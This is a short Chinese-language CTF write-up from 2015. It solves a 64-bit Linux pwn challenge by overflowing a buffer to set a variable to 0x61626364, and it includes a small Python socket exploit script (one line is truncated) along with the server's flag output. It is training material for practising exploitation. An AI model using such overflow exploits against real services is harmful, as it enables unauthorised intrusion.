一道ctf pwn 的思路以及解法

原创


tiaotiaolong99234 于 2015-06-23 22:10:28 发布
分类专栏： ctf 文章标签： ctf pwn

一道ctf　pwn　的思路以及解法


-------TTL

　前几天参加选拔，第一道pwn最后时候也没做出来，后来问了一下糖果，原来是脚本写错了。也怪前面的那到逆向re2。。就剩10分钟了，找到了pwn的漏洞，poc写错了。现在写一个writeup，记录一下。

　这倒pwn是linux的，是64位的。当时我的kali是32位，一直没有运行，所以很多东西我都是猜的。不过回来就换了64的。把程序下载下来，放到kali中，运行一下。



　看到了一些重要的字符串，IDA逆向一下，看了几个函数，找到了重要位置。



逆向分析一下，s2位bigtang字符串，然后将s2赋值给buf，利用buf去覆盖v3，使之变成0x61626364.这个漏洞很好找，接下来就是计算字符串的个数，来覆盖v3. 0x50-0x4=76d 。所以写poc。

pwn0.py

```python
#coding=utf-8
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STRE

s.connect(('[redacted]',23333))

send_str="bigtang"+'1'*69 + "dcba"


print s.recv(1024)
s.send(send_str)
print s.recv(1024)

s.close()
```



```
Welcome to XDSEC's login system!
NULPlease input your name and I will check it!
Show me :
key is 91c96cafbe59b36feca8bf48fe4df709
[Finished in 0.2s]
```